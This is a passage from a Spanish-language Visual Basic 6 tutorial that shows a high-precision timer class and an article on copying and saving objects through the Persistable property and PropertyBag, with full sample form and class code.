        'mc_Frecuencia = TimerPerformanceFrecuency
        'mc_StartTimer = TimerPerformanceCounter
        m_StartTimer = timeGetTime()
    Else
        m_StartTimer = GetTickCount()
    End If
End Sub

Public Property Get TimerType() As eTipoTimer
    ' Devolver el tipo de timer que se usa
    TimerType = m_TimerType
End Property

Public Property Let TimerType(ByVal vNewValue As eTipoTimer)
    ' asignar el tipo de timer a usar
    m_TimerType = vNewValue
End Property

Private Sub Class_Initialize()
    ' Valor por defecto
    'm_TimerType = eGetTickCount
    m_TimerType = eTimeGetTime      ' Este es más preciso               (11/Mar/99)
End Sub

Public Property Get TotalElapsedTime() As Long
    ' Mostrar el tiempo transcurrido en el último cálculo,
    ' incluso mientras se está calculando
    TotalElapsedTime = m_LastTime ' m_EndTimer
End Property

Public Property Get TimerPerformanceFrecuency() As Long
    ' Devuelve la frecuencia del temporizador de alta precisión     (27/Oct/00)
    '
    Dim curFrecuency As Currency
    Dim ret As Long
    '
    ret = QueryPerformanceFrequency(curFrecuency)
    If ret = 0 Then
        ' No hay un temporizador de alta precisión
        TimerPerformanceFrecuency = 0
    Else
        ' Devolver el valor de la frecuencia por cada segundo
        ' (multiplicar por 10000 ya que el valor devuelto viene con decimales)
        TimerPerformanceFrecuency = curFrecuency * 10000
    End If
End Property

Public Property Get TimerPerformanceCounter() As Currency
    ' Contador del temporizador de alta precisión actual            (27/Oct/00)
    ' Esta función se usará junto con TimerPerformanceFrecuency,
    ' para averiguar el lapso transcurrido entre dos periodos de tiempo
    '
    ' Los milisegundos transcurridos será:
    '   la diferencia entre dos llamadas a esta propiedad
    '   dividido por el valor indicado por TimerPerformanceFrecuency
    '
```

```
    ' Nota: Este resultado será casi igual que una llamada a timeGetTime,
    '       aunque algo más precisa.
    '
    Dim curFrecuency As Currency
    Dim ret As Long
    '
    ret = QueryPerformanceCounter(curFrecuency)
    If ret = 0 Then
        ' No hay un temporizador de alta precisión
        TimerPerformanceCounter = 0
    Else
        ' Devolver el valor del contador
        ' (multiplicar por 10000 ya que el valor devuelto viene con decimales)
        TimerPerformanceCounter = curFrecuency * 10000
    End If
End Property
```

Para usarlo se haría algo como esto:

```
'Una referencia para poder usar la clase
Dim tGetTimer As cGetTimer


'Creamos una nueva instancia de la clase
Set tGetTimer = New cGetTimer

'Asignamos el tipo de temporizador a usar
 With tGetTimer

    'Indicarle el tipo de función a usar
    .TimerType = eGetTickCount

    '---El bucle de Integer
    'Iniciamos el temporizador
    .StartTimer

    For nRep = 1 To MaxRep
       For intCount = 1 To MaxBucle
       Next
    Next
    'Detenemos el temporizador
    .StopTimer
    DoEvents
    'Mostramos el tiempo en segundos -----v
    lblResultado(eInteger) = .ElapsedTime(0)
    '   Si se le indica un valor inferior a 1,
    '   se usa el valor por defecto: 1000
    '
    'para mostrarlo en milisegundos:
    'lblResultado(eInteger) = .ElapsedTime(1)
End With

'Ya no necesitamos la clase
Set tGetTimer = Nothing
```

¿Copiar objetos? Sí, Gracias!

Con Visual Basic 6.0 es posible copiar objetos, incluso guardarlos como ficheros para recuperarlos posteriormente... (y todo en tiempo de ejecución, puntualizo).

Actualizado: 24/Ago/99

Parece imposible, ¿verdad? Pero... ¡es cierto! (que es posible copiar objetos, no que es imposible...)
Aunque tiene sus inconvenientes... si es que se le puede llamar inconveniente a hacer algo que es "habitual" hacerlo con los controles ActiveX.

¿Cómo se pueden copiar objetos en Visual Basic?

Hasta ahora, la única forma de copiar objetos es creando un método en la propia clase que devuelva un nuevo objeto con el contenido de las propiedades, (normalmente a ese método se le llama **Clone**), ni tan siquiera usando lenguajes como C++ se podían hacer copias de objetos...
Pero ahora, con la versión 6.0 (y posteriores) de Visual Basic, las clases públicas tienen una propiedad llamada **Persistable** la cual puede tomar dos valores, por defecto el valor es 0-NotPersistable, pero si se cambia al valor 1-Persistable, se añaden tres nuevos eventos a la clase: **InitProperties**, **ReadProperties** y **WriteProperties**. Si has creado tus propios controles ActiveX, seguramente habrás usado estos eventos, ya que guardando los valores de las propiedades en el objeto PropertyBag puedes mantener valores en las propiedades diferentes a los predeterminados.

Para que nos entendamos:
Cuando creas un control ActiveX, puedes hacer que los valores asignados a las propiedades sea "recordados" y no se pierdan en el limbo cada vez que abres el formulario en el que está colocado el control.

Imaginate el inconveniente, por no usar otra palabra malsonante, si cada vez que cargas un proyecto previamente guardado, tuvieses que asignar el valor del Caption del formulario...
Pues lo mismo que el formulario "recuerda" los valores asignados a las propiedades en tiempo de diseño, se puede hacer con los controles creados por nosotros, y todo ello gracias al objeto **PropertyBag** y a los eventos **ReadProperties** -leer los valores de las propiedades- y **WriteProperties** -guardar los valores de las propiedades-

¿Cómo sabe Visual Basic que el valor de una propiedad ha cambiado?

No lo sabe, pero, aunque lo supiera, como el valor de una propiedad puede cambiar no sólo en los procedimientos Let o Set, Visual Basic pone a nuestra disposición la instrucción **PropertyChanged**, de esta forma podemos avisarle que una propiedad ha cambiado y así poder guardar el nuevo valor en el objeto **PropertyBag**.

De todas formas, todo esto está bien explicado en la ayuda del Visual Basic, así que si quieres saber más sobre la forma de "persistir" los valores de las propiedades... ya sabes...

Ahora vamos a pasar al tema que nos interesa:

Crear nuevas copias de objetos con Visual Basic

Los requisitos necesarios para que un objeto creado por un componente ActiveX sea "duplicable" son:

- Que la clase sea pública
- Que la clase tenga asignado el valor 1 a la propiedad **Persistable**
- Que las propiedades que nos interese copiar se almacenen en el objeto **PropertyBag**, (usando el evento **WriteProperties**)
- Si tenemos otros objetos incluidos en la clase y nos interesa copiar también esos objetos, estos deben ser también "Persistables"

En el código que sigue, veremos cómo crear nuevas copias de nuestros objetos.
El componente de ejemplo tiene dos clases, una con la propiedad **Persistable** asignada a 1 y la otra asignada a 0.
Por tanto, de una se podrá hacer copias y de la otra no, al menos usando el método rápido de copiar los objetos semi-automáticamente con el objeto **PropertyBag**.

En el código de ejemplo se muestran dos formas diferentes para hacer copias de objetos:
En el método **Clone** de la clase **Persistable** se usa el objeto **PropertyBag**, mientras que en la clase **NotPersistable** se usa lo que hasta ahora hemos tenido que usar para poder hacer copias de un objeto.

En el código del formulario de prueba se muestra el código necesario para hacer copias usando un fichero. De esta forma podemos guardar el contenido de las propiedades en un fichero y posteriormente leerlo para que un nuevo objeto tenga los mismos valores...
Las posibles utilidades de esta técnica la dejo a tu imaginación...

Aquí tienes el código, el cual está lo suficientemente comentado, (al menos eso espero), como para que sea fácilmente comprensible.

> **Nota:**
> Los procedimientos **GuardarObjeto** y **LeerObjeto** del formulario, muestran la forma de guardar el contenido de un objeto en un fichero y después poder recuperarlo para crear un nuevo objeto.
> (¿esto mismo no lo acabo de repetir un poco más arriba?)

Si quieres más información sobre el tema, consulta:
Persistencia en datos de componentes, en la ayuda de Visual Basic (MSDN Library) y para saber más sobre persistencia en los controles ActiveX: **Guardar las propiedades de un control**, en Generar un control ActiveX.

El código

El código del formulario de prueba y una "captura" del mismo, así como un poco de explicación de los controles:
(este formulario estará en un proyecto que tendrá una referencia al componente que tiene las clases mostradas más abajo)


Cuando pulses en el botón "Copiar NotPersistable usando un fichero", te mostrará un error indicando que no se pueden copiar objetos no persistente, sin embargo, al pulsar en "Copiar NotPersistable", se usa el método Clone de la clase, por tanto si que se podrá copiar.

Por otro lado, al pulsar tanto en "Copiar Persistable" como en "Copiar Persistable usando un fichero", la propiedad "Comentario" no se copiará, ya que el valor de esa propiedad no se guarda en el objeto PropertyBag.

Los botones "Refresh..." harán que se muestren los contenidos de las clases en las cajas de texto.

El Frame superior mostrará la clase original (la Persitable o NotPersistable, según el botón pulsado).
El Frame inferior mostrará el contenido de la copia realizada a la clase.

"Fecha Creación" indicará la fecha y hora de creación de la clase... lo aclaro por si piensas que es la creación de otra cosa... ¡nunca se sabe!



```
'-------------------------------------------------------------------------
' tPersistable                                                  (22/Ago/99)
' Prueba de copiar objetos usando la propiedad Persitable
' Para más información ver en la MSDN de Visual Basic 6.0:
'   Persistencia en datos de componentes
'
' ©Guillermo 'guille' Som, 1999
'-------------------------------------------------------------------------
Option Explicit
```

```
' Declaramos las variables de los objetos de prueba
Private m_Clase1 As cPersistable
Private m_Clase2 As cPersistable

Private m_Clase3 As cNotPersistable
Private m_Clase4 As cNotPersistable


Private Sub cmdAsignar_Click(Index As Integer)
    ' Asignar el contenido de los TextBoxes a las clases

    ' El botón de indice 0 asigna los valores a las clases básicas
    If Index = 0 Then
        With m_Clase1
            .Nombre = Text1(0)
            .email = Text1(1)
            .AñoNacimiento = Text1(2)
            .Comentario = Text1(3)
        End With
        With m_Clase3
            .Nombre = Text1(0)
            .email = Text1(1)
            .AñoNacimiento = Text1(2)
            .Comentario = Text1(3)
        End With
    Else
    ' El índice 1 asigna los valores a las otras clases (las copias)
        With m_Clase2
            .Nombre = Text1(4)
            .email = Text1(5)
            .AñoNacimiento = Text1(6)
            .Comentario = Text1(7)
        End With
        With m_Clase4
            .Nombre = Text1(4)
            .email = Text1(5)
            .AñoNacimiento = Text1(6)
            .Comentario = Text1(7)
        End With
    End If

    cmdAsignar(Index).Enabled = False
End Sub


Private Sub cmdCopiar_Click()
    ' Copiar el objeto "Persistable" del 1 en el 2

    ' Copiarlo usando Clone
    ' ---La copia se hace usando el objeto PropertyBag
    Set m_Clase2 = m_Clase1.Clone

    ' Mostrar el segundo objeto
    ' Para probar que realmente son objetos diferentes:
    ' (si no lo fuesen, mostraría el nombre con la palabra <COPIA>)
    With m_Clase2
        .Nombre = "<COPIA> " & .Nombre
    End With
    cmdRefresh_Click 0
End Sub
```

```
Private Sub cmdCopiar2_Click()
    ' Copiar el objeto "NotPersistable" del 1 en el 2

    ' Copiarlo usando Clone
    ' ---La copia se hace manualmente, es decir propiedad a propiedad
    Set m_Clase4 = m_Clase3.Clone

    ' Mostrar el segundo objeto
    ' Para probar que realmente son objetos diferentes:
    ' (si no lo fuesen, mostraría el nombre con la palabra <COPIA>)
    With m_Clase4
        .Nombre = "<COPIA> " & .Nombre
    End With
    cmdRefresh_Click 1
End Sub


Private Sub cmdCopiarF_Click()
    '////////////////////////////////////////////////////////////////////////
    ' El siguiente código es para copiar objetos usando un fichero intermedio
    '////////////////////////////////////////////////////////////////////////
    ' Guardar el objeto 1
    If GuardarObjeto(m_Clase1) Then
        ' Si se pudo guardar es que la clase es "persistente",
        ' por tanto, leerlo y asignarlo al objeto2
        If LeerObjeto(m_Clase2) Then
            ' Mostrar el segundo objeto
            With m_Clase2
                .Nombre = "<COPIA> " & .Nombre
            End With
        End If
    End If
    cmdRefresh_Click 0
End Sub


Private Sub cmdCopiarF2_Click()
    '////////////////////////////////////////////////////////////////////////
    ' El siguiente código es para copiar objetos usando un fichero intermedio
    ' (esto no funcionará, ya que las propiedades no son "persistentes")
    '////////////////////////////////////////////////////////////////////////
    '
    ' Guardar el objeto 1
    If GuardarObjeto(m_Clase3) Then
        ' Si se pudo guardar es que la clase es "persistente",
        ' por tanto, leerlo y asignarlo al objeto2
        If LeerObjeto(m_Clase4) Then
            ' Mostrar el segundo objeto
            With m_Clase4
                .Nombre = "<COPIA> " & .Nombre
            End With
            cmdRefresh_Click 1
        End If
    End If
End Sub


Private Sub cmdRefresh_Click(Index As Integer)
    ' Mostrar el contenido de las clases en los TextBoxes
```

```
    ' Tenemos cuidado de los posibles errores que se produzcan
    On Local Error Resume Next

    ' El índice 0 mostrará los contenidos de las clases Persistentes
    If Index = 0 Then
        With m_Clase1
            Text1(0) = .Nombre
            Text1(1) = .email
            Text1(2) = .AñoNacimiento
            Text1(3) = .Comentario
            Label2(0) = .Copia.Nombre
            lblFecha(0) = .FechaCreación
        End With
        With m_Clase2
            Text1(4) = .Nombre
            Text1(5) = .email
            Text1(6) = .AñoNacimiento
            Text1(7) = .Comentario
            Label2(1) = .Copia.Nombre
            lblFecha(1) = .FechaCreación
        End With
    Else
    ' El índice 1 mostrará los contenidos de las clases No Persistentes
        With m_Clase3
            Text1(0) = .Nombre
            Text1(1) = .email
            Text1(2) = .AñoNacimiento
            Text1(3) = .Comentario
            Label2(0) = .Copia.Nombre
            lblFecha(0) = .FechaCreación
        End With
        With m_Clase4
            Text1(4) = .Nombre
            Text1(5) = .email
            Text1(6) = .AñoNacimiento
            Text1(7) = .Comentario
            ' Esto producirá un error si se copia mediante un fichero
            Label2(1) = .Copia.Nombre
            '
            lblFecha(1) = .FechaCreación
        End With
    End If
    cmdAsignar(0).Enabled = False
    cmdAsignar(1).Enabled = False

    Err = 0
End Sub


Private Sub Form_Load()
    ' Limpiar las cajas de texto
    Dim i As Long

    For i = 0 To 7
        Text1(i) = ""
    Next
    Label2(0) = ""
    Label2(1) = ""

    ' Crear las clases
```

```
    ' Las dos que se pueden copiar:
    Set m_Clase1 = New cPersistable
    ' No es necesario crearla con New
    'Set m_Clase2 = New cPersistable

    ' Las dos que no se podrán copiar:
    Set m_Clase3 = New cNotPersistable
    Set m_Clase4 = New cNotPersistable

    ' Unos valores de ejemplo: ¿quién es este?
    Text1(0) = "Guillermo 'guille'"
    Text1(1) = "guille@costasol.net"
    Text1(2) = 1957
    Text1(3) = "El Guille"

    ' Asignar los valores a la clase
    cmdAsignar_Click 0
    ' Mostrar los valores
    cmdRefresh_Click 0

    ' El objeto de copia debe ser una clase Persistable
    Set m_Clase1.Copia = New cPersistable
    ' Prueba usando un objeto no persistente:
    ' (esto no funcionará, ya que el objeto no es persistente y por tanto
    ' no puede guardarse en el PropertyBag)
    'Set m_Clase1.Copia = New cNotPersistable
    m_Clase1.Copia.Nombre = "Guillermo"

    Set m_Clase3.Copia = New cNotPersistable
    m_Clase3.Copia.Nombre = "Guillermo"
End Sub


Private Sub Form_Unload(Cancel As Integer)
    ' Eliminar los objetos previamente declarados
    Set m_Clase1 = Nothing
    Set m_Clase2 = Nothing
    Set m_Clase3 = Nothing
    Set m_Clase4 = Nothing

    Set fPersistable = Nothing
End Sub


Private Sub Text1_Change(Index As Integer)
    ' Habilitar el botón adecuado si se cambia el contenido de las cajas
    Dim queClase As Long

    queClase = 0
    If Index > 3 Then
        queClase = 1
    End If

    cmdAsignar(queClase).Enabled = True

End Sub


Private Function GuardarObjeto(queClase As IPruebaPersistable, _
                               Optional ByVal sFic As String = "CopiaObjeto" _
                               ) As Boolean
```

```
    '-------------------------------------------------------------------------
    ' Guardar el objeto indicado en un fichero de texto             (22/Ago/99)
    '
    ' Se usa el parámetro del tipo IPruebaPersistable ya que esa interface
    ' está implementada en los dos objetos del componente de prueba
    '
    ' Esta función devolverá:
    '    False si se produjo error
    '    True  si todo fue bien
    '-------------------------------------------------------------------------
    Dim varTemp As Variant
    Dim pb As PropertyBag

    On Local Error GoTo ErrGuardar

    ' Instanciación de un objeto PropertyBag.
    Set pb = New PropertyBag
    ' Guarda el objeto en el PropertyBag mediante WriteProperty.
    pb.WriteProperty sFic, queClase
    ' Asigna el contenido del PropertyBag a un variable de tipo Variant.
    varTemp = pb.Contents
    ' Lo guarda en un archivo de texto.
    Open App.Path & "\" & sFic & ".txt" For Binary As #1
    Put #1, , varTemp
    Close #1

    GuardarObjeto = True
    Exit Function

ErrGuardar:
     MsgBox "Error al guardar el objeto en el fichero:" & vbCrLf & _
            sFic & vbCrLf & Err.Number & " - " & Err.Description

     Err = 0
     GuardarObjeto = False
End Function


Private Function LeerObjeto(queClase As IPruebaPersistable, _
                            Optional ByVal sFic As String = "CopiaObjeto" _
                            ) As Boolean
    '-------------------------------------------------------------------------
    ' Leer el objeto del fichero y asignarlo a la clase indicada     (22/Ago/99)
    '
    ' Se usa el parámetro del tipo IPruebaPersistable ya que esa interface
    ' está implementada en los dos objetos del componente de prueba
    '
    ' Esta función devolverá:
    '    False si se produjo error
    '    True  si todo fue bien
    '-------------------------------------------------------------------------
    Dim varTemp As Variant
    Dim byteArr() As Byte
    Dim pb As PropertyBag

    On Local Error GoTo ErrLeer

    ' Instanciación de un objeto PropertyBag.
    Set pb = New PropertyBag
    ' Lee el contenido de un archivo en una variable de tipo Variant.
    Open App.Path & "\" & sFic & ".txt" For Binary As #1
```

```
   Get #1, , varTemp
   Close #1
   ' Asigna el valor de la variable Variant a una matriz de bytes.
   byteArr = varTemp
   ' Asigna el valor a la propiedad Contents del objeto PropertyBag
   pb.Contents = byteArr
   ' Instancia el objeto desde el objeto PropertyBag
   Set queClase = pb.ReadProperty(sFic)

   LeerObjeto = True
   Exit Function
ErrLeer:
    MsgBox "Error al leer el objeto del fichero:" & vbCrLf & _
            sFic & vbCrLf & Err.Number & " - " & Err.Description

    Err = 0
    LeerObjeto = False
End Function
```

El código de las clases:
(todas son clases públicas y están incluidas en un componente ActiveX DLL)

```
'
'-------------------------------------------------------------------------
' IPruebaPersistable                                            (22/Ago/99)
' Interface para usar en el componente PruebaPersistable
' (esta clase no tiene porqué ser Persistable y aunque lo sea no servirá de nada,
' es decir: la clase NotPersistable seguirá sin poder copiarse)
'
' ©Guillermo 'guille' Som, 1999
'-------------------------------------------------------------------------
Option Explicit

' Aunque estas propiedades están declaradas como "variables" públicas,
' al usar Implements se crearán dos procedimientos: Get y Let
' (Get y Set en caso del objeto Copia)
Public Copia As IPruebaPersistable
Public Nombre As String
Public AñoNacimiento As Long
Public email As String
Public Comentario As String


' Propiedad de sólo lectura, en este caso se declara como procedimiento Property Get
Public Property Get FechaCreación() As String

End Property



'-------------------------------------------------------------------------
' cPersistable                                                  (22/Ago/99)
' Componente para hacer copias de objetos usando la propiedad Persitable
'
' Para poder usar esto de la "persistencia" de las propiedades hay que
' asignar a la propiedad Persistable de la clase el valor 1-Persistable
'
' ©Guillermo 'guille' Som, 1999
'-------------------------------------------------------------------------
```

```
Option Explicit

' Clase genérica para usar tanto con esta clase como con la otra no persistente
' De esta forma se tiene una misma clase para poder acceder a los métodos y
' propiedades de cualquier clase que la implemente,
' por ejemplo, el método Copia devuelve un objeto de este tipo
Implements IPruebaPersistable

' Valor por defecto del año de nacimiento
Private Const cAñoNacimiento As Long = 1999

' Variables privadas para contener los valores de las propiedades
Private m_FechaCreación As String

Private m_Copia As IPruebaPersistable

Private m_Nombre As String
Private m_AñoNacimiento As Long
Private m_email As String
' Esta propiedad no es persistente, es decir no se guarda en el PropertyBag
Private m_Comentario As String


Public Property Get AñoNacimiento() As Long
    ' Se devuelve el valor contenido en la variable privada
    AñoNacimiento = m_AñoNacimiento
End Property

Public Property Let AñoNacimiento(ByVal NewValue As Long)
    ' Se asigna el nuevo valor en la variable privada
    m_AñoNacimiento = NewValue
    ' y se avisa al Visual Basic de que esta propiedad ha cambiado
    PropertyChanged "AñoNacimiento"
End Property


Public Property Get Comentario() As String
    Comentario = m_Comentario
End Property

Public Property Let Comentario(ByVal NewValue As String)
    ' Como esta propiedad no la hemos hecho "persistente",
    ' no se llama a PropertyChanged
    m_Comentario = NewValue
End Property


Public Property Get Copia() As IPruebaPersistable
    ' Como lo que se devuelve es un objeto,
    ' hay que hacerlo usando Set
    Set Copia = m_Copia
End Property

Public Property Set Copia(ByVal NewValue As IPruebaPersistable)
    ' Esta propiedad devuelve un objeto, por tanto se implementa
    ' como Set en lugar de Let
    Set m_Copia = NewValue
    PropertyChanged "Copia"
End Property


Public Property Get email() As String
```

```
    email = m_email
End Property

Public Property Let email(ByVal NewValue As String)
    m_email = NewValue
    PropertyChanged "email"
End Property


' Propiedad de sólo lectura
' por eso sólo está el procedimiento Get
Public Property Get FechaCreación() As String
    FechaCreación = m_FechaCreación
End Property


Public Property Get Nombre() As String
    Nombre = m_Nombre
End Property

Public Property Let Nombre(ByVal NewValue As String)
    m_Nombre = NewValue
    PropertyChanged "Nombre"
End Property


' Este procedimiento se ejecuta cada vez que se crea una instancia de la clase
Private Sub Class_Initialize()
    m_AñoNacimiento = cAñoNacimiento
    'Debug.Print "cPersistable_Initialize"
    ' Esto haría que se quedara sin espacio en la pila,
    ' ya que al crear una nueva instancia haría que se creara otra dentro de esa
    ' y así sucesivamente
    'Set m_Copia = New cPersistable
End Sub

Private Sub Class_InitProperties()
    ' En los controles ActiveX, este procedimiento sólo se ejecuta una vez:
    ' cuando se inserta el control en el contenedor;
    ' pero en las clases, se ejecuta cada vez que se crea la clase.

    ' Asignamos la fecha y hora actual a la variable privada
    m_FechaCreación = Format$(Now, "dd/mmm/yyyy hh:mm:ss")
    ' indicamos que la propiedad ha cambiado,
    ' (sólo se avisará aquí, ya que esta propiedad es de sólo lectura)
    PropertyChanged "FechaCreación"
End Sub


Private Sub Class_ReadProperties(PropBag As PropertyBag)
    ' Este procedimiento se ejecuta cada vez que se leen los valores
    ' guardados en el objeto PropertyBag

    ' Por si se produce algún error
    On Local Error Resume Next

    ' Asignamos los valores almacenados a las variables privadas
    m_Nombre = PropBag.ReadProperty("Nombre")
    m_AñoNacimiento = PropBag.ReadProperty("AñoNacimiento", cAñoNacimiento)
    m_email = PropBag.ReadProperty("email")

    ' Para que la propiedad Comentario sea persistente, quitar el comentario
```

```
    'm_Comentario = PropBag.ReadProperty("Comentario")

    m_FechaCreación = PropBag.ReadProperty("FechaCreación")

    '
    Set m_Copia = PropBag.ReadProperty("Copia", Nothing)

    Err = 0
End Sub


Private Sub Class_Terminate()
    'Set m_Copia = Nothing
'    Debug.Print "cPersistable_Terminate"
End Sub


Private Sub Class_WriteProperties(PropBag As PropertyBag)
    ' Este evento se ejecuta cada vez que se guardan los valores en el objeto
    ' PropertyBag

    On Local Error Resume Next

    PropBag.WriteProperty "Nombre", m_Nombre
    PropBag.WriteProperty "email", m_email
    PropBag.WriteProperty "AñoNacimiento", m_AñoNacimiento, cAñoNacimiento

    ' Si no se guarda la propiedad Comentario, no se podrá "clonar"
    'PropBag.WriteProperty "Comentario", m_Comentario

    PropBag.WriteProperty "FechaCreación", m_FechaCreación

    ' Para que el objeto se pueda guardar, debe ser Persistable
    PropBag.WriteProperty "Copia", m_Copia, Nothing

    Err = 0
End Sub


' Los procedimientos implementados delegan en las propiedades de la clase
' Se podrían asignar las variables privadas, pero entonces habría que
' "avisar" de los cambios llamando a PropertyChanged, además de que si en
' los procedimientos se hacen algunas comprobaciones, pues...
' por tanto es mejor llamar a los propios métodos de la clase.
'
Private Property Let IPruebaPersistable_AñoNacimiento(ByVal RHS As Long)
    Me.AñoNacimiento = RHS
End Property

Private Property Get IPruebaPersistable_AñoNacimiento() As Long
    IPruebaPersistable_AñoNacimiento = Me.AñoNacimiento
End Property

Private Property Let IPruebaPersistable_Comentario(ByVal RHS As String)
    Me.Comentario = RHS
End Property

Private Property Get IPruebaPersistable_Comentario() As String
    IPruebaPersistable_Comentario = Me.Comentario
End Property

Private Property Set IPruebaPersistable_Copia(ByVal RHS As IPruebaPersistable)
```

```
    Set Me.Copia = RHS
End Property

Private Property Get IPruebaPersistable_Copia() As IPruebaPersistable
    Set IPruebaPersistable_Copia = Me.Copia
End Property

Private Property Let IPruebaPersistable_email(ByVal RHS As String)
    Me.email = RHS
End Property

Private Property Get IPruebaPersistable_email() As String
    IPruebaPersistable_email = Me.email
End Property

Private Property Get IPruebaPersistable_FechaCreación() As String
    IPruebaPersistable_FechaCreación = m_FechaCreación
End Property

Private Property Let IPruebaPersistable_Nombre(ByVal RHS As String)
    Me.Nombre = RHS
End Property

Private Property Get IPruebaPersistable_Nombre() As String
    IPruebaPersistable_Nombre = Me.Nombre
End Property


Public Function Clone() As cPersistable
    ' Devuelve una copia de esta clase                              (23/Ago/99)
    ' Se usa la técnica descrita en la ayuda de Visual Basic 6.0
    ' para copiar objetos usando ficheros de texto,
    ' aunque en este caso no sea necesario ningún fichero intermedio...
    '
    ' Nota:
    '   Anteriormente había usado una NUEVA variable intermedia,
    '   pero no es necesario, incluso si la variable a la que se asigna con Clone
    '   no se ha creado con NEW
    '
    Dim pb As PropertyBag

    ' Instanciación de un objeto PropertyBag.
    Set pb = New PropertyBag

    ' Guarda el objeto en el PropertyBag mediante WriteProperty.
    pb.WriteProperty "CopiaObjeto", Me

    ' Instancia el objeto desde el objeto PropertyBag
    Set Clone = pb.ReadProperty("CopiaObjeto")
End Function



'-----------------------------------------------------------------------------
' cNotPersistable                                                (22/Ago/99)
' Esta clase tiene asignado el valor 0 a la propiedad Persistable,
' por tanto de esta clase no se podrá hacer copias
'
' Para poder usar esto de la "persistencia" de las propiedades hay que
' asignar a la propiedad Persistable de la clase el valor 1-Persistable
' (ver la clase cPersistable)
```

```
'
' ©Guillermo 'guille' Som, 1999
'------------------------------------------------------------------------------
Option Explicit

Implements IPruebaPersistable

Private m_FechaCreación As String

Private m_Copia As IPruebaPersistable

Private m_Nombre As String
Private m_AñoNacimiento As Long
Private m_email As String
Private m_Comentario As String


Private Sub Class_Initialize()
    'Set m_Copia = New IPruebaPersistable
    m_FechaCreación = Format$(Now, "dd/mmm/yyyy hh:mm:ss")
End Sub

Private Sub Class_Terminate()
    'Set m_Copia = Nothing
End Sub

' Los procedimientos implementados delegan en las propiedades de la clase
'
Private Property Let IPruebaPersistable_AñoNacimiento(ByVal RHS As Long)
    Me.AñoNacimiento = RHS
End Property

Private Property Get IPruebaPersistable_AñoNacimiento() As Long
    IPruebaPersistable_AñoNacimiento = Me.AñoNacimiento
End Property

Private Property Let IPruebaPersistable_Comentario(ByVal RHS As String)
    Me.Comentario = RHS
End Property

Private Property Get IPruebaPersistable_Comentario() As String
    IPruebaPersistable_Comentario = Me.Comentario
End Property

Private Property Set IPruebaPersistable_Copia(ByVal RHS As IPruebaPersistable)
    Set Me.Copia = RHS
End Property

Private Property Get IPruebaPersistable_Copia() As IPruebaPersistable
    Set IPruebaPersistable_Copia = Me.Copia
End Property

Private Property Let IPruebaPersistable_email(ByVal RHS As String)
    Me.email = RHS
End Property

Private Property Get IPruebaPersistable_email() As String
    IPruebaPersistable_email = Me.email
End Property

Private Property Get IPruebaPersistable_FechaCreación() As String
    IPruebaPersistable_FechaCreación = m_FechaCreación
```

```
End Property

Private Property Let IPruebaPersistable_Nombre(ByVal RHS As String)
    Me.Nombre = RHS
End Property

Private Property Get IPruebaPersistable_Nombre() As String
    IPruebaPersistable_Nombre = Me.Nombre
End Property

Public Property Get AñoNacimiento() As Long
    AñoNacimiento = m_AñoNacimiento
End Property

Public Property Let AñoNacimiento(ByVal NewValue As Long)
    m_AñoNacimiento = NewValue
End Property

Public Property Get Comentario() As String
    Comentario = m_Comentario
End Property

Public Property Let Comentario(ByVal NewValue As String)
    m_Comentario = NewValue
End Property

Public Property Get Copia() As IPruebaPersistable
    Set Copia = m_Copia
End Property

Public Property Set Copia(ByVal NewValue As IPruebaPersistable)
    Set m_Copia = NewValue
End Property

Public Property Get email() As String
    email = m_email
End Property

Public Property Let email(ByVal NewValue As String)
    m_email = NewValue
End Property

' Propiedad de sólo lectura
Public Property Get FechaCreación() As String
    FechaCreación = m_FechaCreación
End Property

Public Property Get Nombre() As String
    Nombre = m_Nombre
End Property

Public Property Let Nombre(ByVal NewValue As String)
    m_Nombre = NewValue
End Property


Public Function Clone() As cNotPersistable
